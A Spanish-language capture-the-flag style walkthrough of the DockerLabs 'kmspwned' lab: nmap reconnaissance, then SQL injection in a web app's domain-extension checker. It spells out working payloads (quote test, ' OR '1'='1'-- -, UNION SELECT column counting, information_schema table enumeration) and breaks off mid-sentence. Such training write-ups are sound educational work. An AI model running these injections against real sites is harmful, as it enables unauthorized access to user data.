

CREDITOS A: vareCruzz


Desplegamos el laboratorio kmspwned de dockerlabs para empezar a resolverla.



```
(vare@kali)-[~/Escritorio]
$ sudo bash auto_deploy.sh kmspwned.tar

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Realizaremos un escaneo de Nmap para conocer que servicios corren en la maquina y que puertos están abiertos.




```
(vare@kali)-[~/Escritorio]
$ nmap -p- -sS --min-rate 5000 --open -n -Pn -sCV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-12 14:40 -0600
Nmap scan report for 172.17.0.2
Host is up (0.000014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u7 (protocol 2.0)
| ssh-hostkey:
|   3072 8e:f1:fb:9a:77:7e:83:c7:80:dc:fb:f8:45:d9:f6:7c (RSA)
|   256 32:d9:49:d1:18:4e:7c:2a:7c:12:77:6d:50:fe:b8:ea (ECDSA)
|_  256 8d:5e:df:ab:f3:30:86:e7:41:74:10:b9:59:2e:55:4e (ED25519)
80/tcp    open  http     Apache httpd 2.4.67 ((Debian))
|_ http-server-header: Apache/2.4.67 (Debian)
|_ http-title: ServiCloud \xE2\x80\x94 Dominios, Hosting y Aplicaciones
MAC Address: 3A:D3:89:7C:09:40 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.28 seconds


(vare@kali)-[~/Escritorio]
$
```

CREDITOS A: vareCruzz


Con el escaneo de nmap veremos que tenemos una aplicación web corriendo en el laboratorio, accedemos al navegador con la dirección ip (en mi caso 172.17.0.2) de la maquina y se visualizara lo siguiente:




A continuación, nos creamos una cuenta e iniciamos sesión con la misma creada.



CREDITOS A: vareCruzz




Este laboratorio es vulnerable a SQLi, donde acepta parámetros SQL es en el “verificador de extensiones de dominio”. Para verificar que es vulnerable a SQLi ponemos una ‘ en el verificador y si da error ES VULNERABLE.




CREDITOS A: vareCruzz

Efectivamente da error con ‘, ahora si acepta o lo valida sin error el parámetro el siguiente payload: ‘ OR ‘1’=’1’-- - EFECTIVAMENTE PODEMOS ABUSAR DE LA SQLi.



Logro validar el payload (‘ OR ‘1’=’1’-- -). Ahora procederemos a saber el numero de columnas de la base de datos. Con el siguiente parámetro ‘ UNION SELECT [numero de columnas]-- -



CREDITOS A: vareCruzz



‘ UNION SELECT NULL,NULL,NULL-- -

En este caso cada hay 3 NULL eso significa que existen 3 columnas ya que si agregamos otro NULL mas (en total 4 NULL) nos da un error así que LA CANTIDAD DE COLUMNAS ES 3.

Ya que conocemos el numero de columnas ahora obtendremos el nombre de todas las tablas que existen dentro del laboratorio con el siguiente parámetro:

‘ UNION SELECT NULL,NULL,table_name FROM information_schema.tables-- -

Y la tabla que nos interesa es la de “sc_usuarios”




(PERDON POR LA 